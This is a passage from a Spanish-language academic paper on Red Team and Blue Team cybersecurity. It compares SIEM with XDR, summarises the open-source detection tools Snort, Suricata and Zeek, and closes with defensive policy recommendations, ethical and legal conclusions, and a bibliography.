CIS ofrece una amplia gama de recursos, tanto gratuitos como de pago, que están disponibles para organizaciones, profesionales de ciberseguridad y público en general. Estos recursos incluyen Benchmarks de seguridad, que establecen configuraciones recomendadas para mejorar la seguridad de sistemas operativos, aplicaciones y dispositivos de red, así como Controles de seguridad CIS, que ofrecen medidas específicas para proteger los sistemas contra amenazas conocidas. Además, CIS proporciona herramientas de evaluación de seguridad y guías detalladas para la implementación de medidas de seguridad en diversos entornos tecnológicos.

Cómo encontrar los tutoriales de CIS:

Para acceder a los recursos y tutoriales de CIS, se puede visitar su sitio web oficial en https://www.cisecurity.org/. Una vez allí, se puede explorar las diferentes secciones del

sitio para encontrar Benchmarks de seguridad, guías de configuración segura y herramientas de evaluación de seguridad. También se puede utilizar la función de búsqueda del sitio para encontrar tutoriales específicos sobre temas de interés, como configuración segura de Windows o prácticas recomendadas para protección contra malware. Además, si se desea acceder a recursos adicionales y evaluaciones de seguridad automatizadas, se puede registrar en la plataforma CIS Controls Assessment Tool (CIS-CAT).

6.5 TABLA DE DIFERENCIAS EXISTENTES ENTRE SIEM Y XDR.

Tabla 1. Diferencias entre SIEM y XDR

Características/ Función	SIEM	XDR
Alcance	Se enfoca en la gestión de información y eventos de seguridad, incluyendo logs y datos de múltiples fuentes.	Amplía su alcance más allá de la gestión de información y eventos, integrando capacidades de detección y respuesta extendidas.
Fuente de datos	Recopila datos de registros (logs) de una variedad de fuentes, como sistemas, aplicaciones, redes y dispositivos de seguridad.	Además de datos de registros, también puede recopilar datos de telemetría, como endpoints, correo electrónico, nube, etc.
Funcionalidades	Ofrece funcionalidades como correlación de eventos, generación de informes, análisis de comportamiento, gestión de incidentes y cumplimiento normativo.	Incorpora capacidades avanzadas de análisis de amenazas, detección de anomalías, respuesta automatizada, caza de amenazas y visibilidad ampliada.
Enfoque	Se centra en la supervisión y gestión proactiva de la seguridad, proporcionando visibilidad sobre eventos y actividades sospechosas.	Adopta un enfoque más proactivo y automatizado, utilizando análisis avanzados y machine learning para identificar amenazas persistentes y avanzadas.
Arquitectura	Por lo general, se despliega como una solución en las instalaciones (on-premises) o en la nube, con diferentes niveles de escalabilidad y personalización.	Puede ser una solución nativa en la nube o híbrida, que se integra con diferentes fuentes de datos y sistemas de seguridad existentes.

Integración	Puede integrarse con una variedad de herramientas de seguridad, como firewalls, antivirus, sistemas de detección de intrusiones, etc., para mejorar la visibilidad y la respuesta ante incidentes.	Se integra con múltiples soluciones de seguridad y herramientas de respuesta, facilitando la orquestación y automatización de la respuesta ante amenazas.
Contexto y Correlación	Proporciona contexto limitado sobre eventos de seguridad, lo que requiere análisis manual para identificar relaciones entre incidentes.	Ofrece una correlación más avanzada y contextualizada de eventos, lo que facilita la identificación de amenazas complejas y la reducción de falsos positivos.
Madurez	Es una tecnología establecida y ampliamente adoptada en el campo de la ciberseguridad, con múltiples proveedores y soluciones disponibles.	XDR es una evolución más reciente en el panorama de seguridad cibernética, aún en proceso de adopción y desarrollo por parte de la industria.

Fuente: Propia

6.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL.

SNORT: Herramienta de detección de intrusiones en red (NIDS) de código abierto muy conocida y licenciada bajo GPL. Su función principal consiste en examinar el tráfico de red en busca de comportamientos sospechosos mediante el uso de reglas predefinidas. Esta herramienta tiene la capacidad de identificar una variedad de ataques, desde escaneos de puertos hasta intrusiones en la red, proporcionando así una capa extra de seguridad para las redes informáticas.

SURICATA: NIDS de código abierto bajo licencia GPL, destaca por su avanzada capacidad de detección de amenazas. Al igual que Snort, Suricata utiliza reglas y análisis de comportamiento para identificar actividades sospechosas en el tráfico de red. Su alto rendimiento y escalabilidad lo hacen adecuado para entornos de red con un alto volumen de tráfico, ofreciendo una detección de intrusiones efectiva y una respuesta rápida a los incidentes.

BRO (ZEEK): Se presenta como una plataforma de análisis de tráfico de red de código abierto que opera bajo licencia GPL. Aunque su funcionalidad no se limita únicamente a la detección de intrusiones, Zeek es altamente eficaz en este aspecto al examinar el tráfico de red en busca de patrones anómalos o maliciosos. Además de la detección de

intrusiones, Zeek puede generar registros detallados que facilitan la investigación y respuesta a los incidentes de seguridad.

7. RECOMENDACIONES Y POLITICAS DE MEJORAR PARA LA CIBERSEGURIDAD

-Establecer directrices rigurosas sobre contraseñas: Desarrollar políticas que requieran contraseñas complejas, con longitud mínima y cambios periódicos para garantizar la seguridad de los accesos.

-Educar al personal en cuestiones de seguridad digital: Brindar capacitación para concientizar al personal sobre las amenazas cibernéticas y cómo responder ante ellas, disminuyendo así el riesgo de ser víctimas de ataques de ingeniería social como el phishing.

-Mantener actualizado el software: Implementar un sistema para gestionar actualizaciones de seguridad y parches, asegurando que todos los sistemas estén protegidos contra vulnerabilidades conocidas.

-Manejar de manera apropiada los accesos y los privilegios: Restringir el acceso a información confidencial únicamente a aquellos empleados que lo requieran y asignar privilegios conforme a sus roles y responsabilidades, lo que disminuye la exposición de datos.

-Implementar tecnologías de seguridad avanzadas: Emplear soluciones como cortafuegos de última generación, sistemas de detección y respuesta de puntos finales (EDR) y herramientas de gestión de eventos e información de seguridad (SIEM) para defenderse contra amenazas cibernéticas.

-Ejecutar auditorías de seguridad periódicas: Realizar evaluaciones internas y externas para descubrir vulnerabilidades y medir la efectividad de las medidas de seguridad implementadas, permitiendo así mejorar de manera constante la seguridad.

-Establecer un plan de acción ante incidentes: Elaborar un plan pormenorizado que establezca los pasos a seguir en caso de que se produzca una violación de seguridad, incluyendo la notificación a las autoridades y la coordinación de acciones para mitigar las consecuencias.-Evaluar proveedores externos: Realizar una evaluación exhaustiva de los proveedores de servicios externos en términos de seguridad cibernética antes de compartir información confidencial, asegurando así su protección.

Proteger la información mediante cifrado: Introducir la encriptación de extremo a extremo como medida para resguardar los datos sensibles tanto durante su transporte como en su almacenamiento, asegurando así la integridad y privacidad de la información.

Promover una cultura de seguridad: Estimular un entorno organizacional donde se aprecie la importancia de la seguridad cibernética, alentando a todos los integrantes del equipo a informar sobre actividades sospechosas y a participar activamente en la defensa de los activos de la organización contra las amenazas digitales.

CONCLUSIONES

La importancia de los Equipos Red Team y Blue Team en la seguridad cibernética de una organización es indiscutible. Sin embargo, es crucial que estas unidades operen dentro de un marco ético y legal sólido para asegurar que sus acciones no comprometan la integridad de la organización ni violen la privacidad de los individuos. La transparencia, el consentimiento informado y el cumplimiento de las normativas legales son principios fundamentales para llevar a cabo estas actividades de manera responsable y efectiva.

En el contexto actual, las organizaciones son cada vez más conscientes de la necesidad de invertir en la formación y establecimiento de equipos Red Team y Blue Team. La seguridad de estas entidades implica no solo la detección y defensa contra ataques, sino también la capacidad de recuperación rápida después de un incidente. Es esencial reconocer que la capacitación continua y el entrenamiento son elementos esenciales para mantener al personal de estos equipos actualizado respecto a las últimas amenazas y tácticas de ataque.

Los equipos Red Team y Blue Team deben operar dentro de límites legales y éticos claros, cumpliendo con todas las leyes y regulaciones aplicables. Es crucial centrarse en estos principios tanto en el ámbito profesional como en la vida cotidiana. Conocer la legislación vigente y ser conscientes de que nuestras acciones pueden tener consecuencias drásticas es fundamental para preservar nuestra libertad, vida y desempeño profesional.

Es esencial que las organizaciones comprendan que las amenazas cibernéticas evolucionan constantemente. Por lo tanto, deben trabajar de manera colaborativa, compartiendo conclusiones, experiencias y técnicas utilizadas. La implementación de procesos efectivos de investigación e intercambio de información es crucial para garantizar una respuesta rápida y efectiva ante incidentes cibernéticos. La colaboración entre equipos y organizaciones fortalece la postura de seguridad y contribuye a la protección colectiva contra las amenazas digitales en constante evolución.

La colaboración y el intercambio de información entre equipos Red Team y Blue Team, así como con otras organizaciones del sector, son elementos clave para una respuesta eficaz ante las amenazas cibernéticas en constante evolución. Esta colaboración permite identificar tendencias emergentes, compartir mejores prácticas y desarrollar estrategias de defensa más sólidas y adaptables.

La conciencia sobre ciberseguridad y la educación continua son aspectos fundamentales tanto para los equipos especializados como para el personal en general dentro de una organización. A través de programas de capacitación y concienciación, se puede fomentar una cultura de seguridad que involucre a todos los miembros de la organización en la protección de los activos digitales y la mitigación de riesgos cibernéticos.

La evaluación y mejora continua de las políticas y procedimientos de seguridad cibernética son esenciales para mantener la eficacia y relevancia en un entorno digital en constante cambio. Mediante auditorías regulares, revisiones de políticas y análisis de riesgos, las organizaciones pueden identificar áreas de mejora y adaptarse a las nuevas amenazas y tecnologías.

RECOMENDACIONES

Fomentar la cooperación y el flujo de información entre los equipos Red Team y Blue Team, así como con otras entidades del sector, con el fin de mejorar la respuesta ante las amenazas cibernéticas en evolución constante. Esta colaboración facilita la identificación de nuevas tendencias y la formulación de estrategias de defensa más flexibles.

Dar prioridad a la concienciación sobre ciberseguridad y a la formación continua tanto para los equipos especializados como para todo el personal de la organización. A través de programas de formación y sensibilización, se puede fomentar una cultura de seguridad que involucre a todos en la protección de los activos digitales.

Realizar evaluaciones regulares y continuas de las políticas y procedimientos de seguridad cibernética para asegurar su eficacia y relevancia en un entorno digital en constante cambio. Mediante auditorías periódicas y análisis de riesgos, las organizaciones pueden identificar áreas de mejora y adaptarse a las nuevas amenazas.

Implementar medidas de seguridad proactivas, como la segmentación de redes y la supervisión constante, para prevenir ataques cibernéticos y mitigar su impacto en caso de ocurrir. La inversión en tecnologías de seguridad avanzadas y la aplicación de buenas prácticas de seguridad son fundamentales para proteger los activos digitales.

Desarrollar y mantener un plan de respuesta ágil y eficiente ante incidentes cibernéticos, con roles y responsabilidades claramente definidos dentro del equipo de respuesta. Esto ayudará a minimizar el tiempo de inactividad y reducir el impacto en la operatividad de la organización en caso de incidente.

Fomentar una cultura de seguridad cibernética en toda la organización, donde la responsabilidad por la ciberseguridad sea compartida por todos los niveles, desde la alta dirección hasta los empleados de nivel operativo. Esto contribuirá a fortalecer la postura de seguridad de manera integral.

BIBLIOGRAFIA

Ministerio de Tecnologías de la Información y las Comunicaciones - Mintic. (2012). Ley 1581 de 2012 [LEY_1581_2012]. Bogotá, Colombia: Mintic. (Consultado el 1 de abril de 2024). Recuperado de https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

Organización de los Estados Americanos - OAS. (2018). Convenio Sobre La Ciberdelincuencia. Washington, D.C., Estados Unidos: OAS. (Consultado el 1 de abril de 2024). Recuperado de https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. [Tesis de pregrado, Universidad Nacional Abierta y a Distancia]. Repositorio Institucional de la UNAD. (Consultado el 1 de abril de 2024). Recuperado de https://repository.unad.edu.co/handle/10596/35497

Barría Huidobro, C. (2020). Nuevos espacios de seguridad nacional: cómo proteger la información en el ciberespacio. Buenos Aires, Argentina: Editorial ebooks Patagonia - Ediciones UM. (Consultado el 1 de abril de 2024). Recuperado de https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/195463

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. (Consultado el 1 de abril de 2024). Recuperado de https://www.cisecurity.org/cis-benchmarks/

Consejo Profesional Nacional de Ingeniería - Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares (pp. 3-26). Bogotá, Colombia: Copnia. (Consultado el 1 de abril de 2024). Recuperado de https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Ministerio de Tecnologías de la Información y las Comunicaciones - Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información (pp. 17-24). Bogotá, Colombia: Mintic. (Consultado el 1 de abril de 2024). Recuperado de https://www.mintic.gov.co/gestionti/615/articles5482_G2_Politica_General.pdf

Ministerio de Tecnologías de la Información y las Comunicaciones - Mintic. (2009). Ley 1273 de 2009 [LEY_1273_2009] (pp. 1-4). Bogotá, Colombia: Mintic. (Consultado el 1 de abril de 2024). Recuperado de https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6 (pp. 10-29). España: CCN Cert. (Consultado el 1 de abril de 2024). Recuperado de https://www.ccn-cert.cni.es/pdf/guias/series-ccnstic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Ministerio de Tecnologías de la Información y las Comunicaciones - Mintic. (2018). Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información (pp. 14-27). Bogotá, Colombia: Mintic. (Consultado el 1 de abril de 2024). Recuperado de https://www.mintic.gov.co/gestionti/615/articles5482_G21_Gestion_Incidentes.pdf

Instituto Nacional de Ciberseguridad - INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. León, España: INCIBE. (Consultado el 2 de abril de 2024). Recuperado de https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditandoseguridad-tus-sistemas

INFOBAE AMÉRICA COLOMBIA. (2024, 31 de marzo). Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS. Infobae. (Consultado el 2 de abril de 2024). Recuperado de https://www.infobae.com/colombia/2023/03/14/ciberataque-a-sanitas-hackersrevelaron-mas-informacion-clasificada-de-laeps/#:~:text=Sanitas%20sufri%C3%B3%20un%20ataque%20cibern%C3%A9tico,Promotora%20de%20Salud%20(EPS) (Consultado el 2 de abril de 2024).

Sánchez Mario UCLM. (2023, 9 de marzo). Seguridad ofensiva en Windows: Fundamentos de Red Team. [Tesis de maestría, Universidad de Castilla-La Mancha]. (Consultado el 2 de abril de 2024). Recuperado de https://mcsi.uclm.es/wp-content/uploads/2021/05/TFM_MarioVegaSanchez.pdf

Arroyo Guardeño, D., Gayoso Martínez, V., & Hernández Encinas, L. (2020). Ciberseguridad. Madrid, España: Editorial CSIC Consejo Superior de Investigaciones Científicas. (Consultado el 2 de abril de 2024). Recuperado de https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/172144

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Bogotá, Colombia: Alcaldía de Bogotá. (Consultado el 3 de abril de 2024). Recuperado de https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-losguardianes-de-la-informacion-de-la-alcaldia-de-bogota

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia (pp. 33-40). En Stadium UNAD. (Consultado el 3 de abril de 2024) Recuperado de https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf.

Holik, F., Horalek, J., Marik, O., Neradova, S., & Zitta, S. (2014, noviembre). Effective penetration testing with Metasploit framework and methodologies. En 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI) (pp. 237-242). IEEE. (Consultado el 3 de abril de 2024) Recuperado de https://ieeexplore.ieee.org/abstract/document/7028682

Kennedy, D., O'gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: the penetration tester's guide. No Starch Press. (Consultado el 3 de abril de 2024) Recuperado de https://books.google.es/books?hl=es&lr=&id=T9HKgEOCYZEC&oi=fnd&pg=PR13&dq=Metasploit+&ots=hm15i2pO_A&sig=vhMgR_84CshA6LDGmL18H3SzUY#v=onepage&q=Metasploit&f=false

Qamar, S., Anwar, Z., Rahman, M. A., Al-Shaer, E., & Chu, B. T. (2017). Data-driven analytics for cyber-threat intelligence and information sharing. Computers & Security, 67, 35-58. (Consultado el 3 de abril de 2024) Recuperado de https://www.sciencedirect.com/science/article/abs/pii/S0167404817300287

Maynor, D. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Elsevier. Metasploit Toolkit for Penetration Testing, Exploit Development, and ... - David Maynor - Google Libros. (2011). pp. 55-59

ANEXOS

Link del Video: https://youtu.be/qzMameX5tns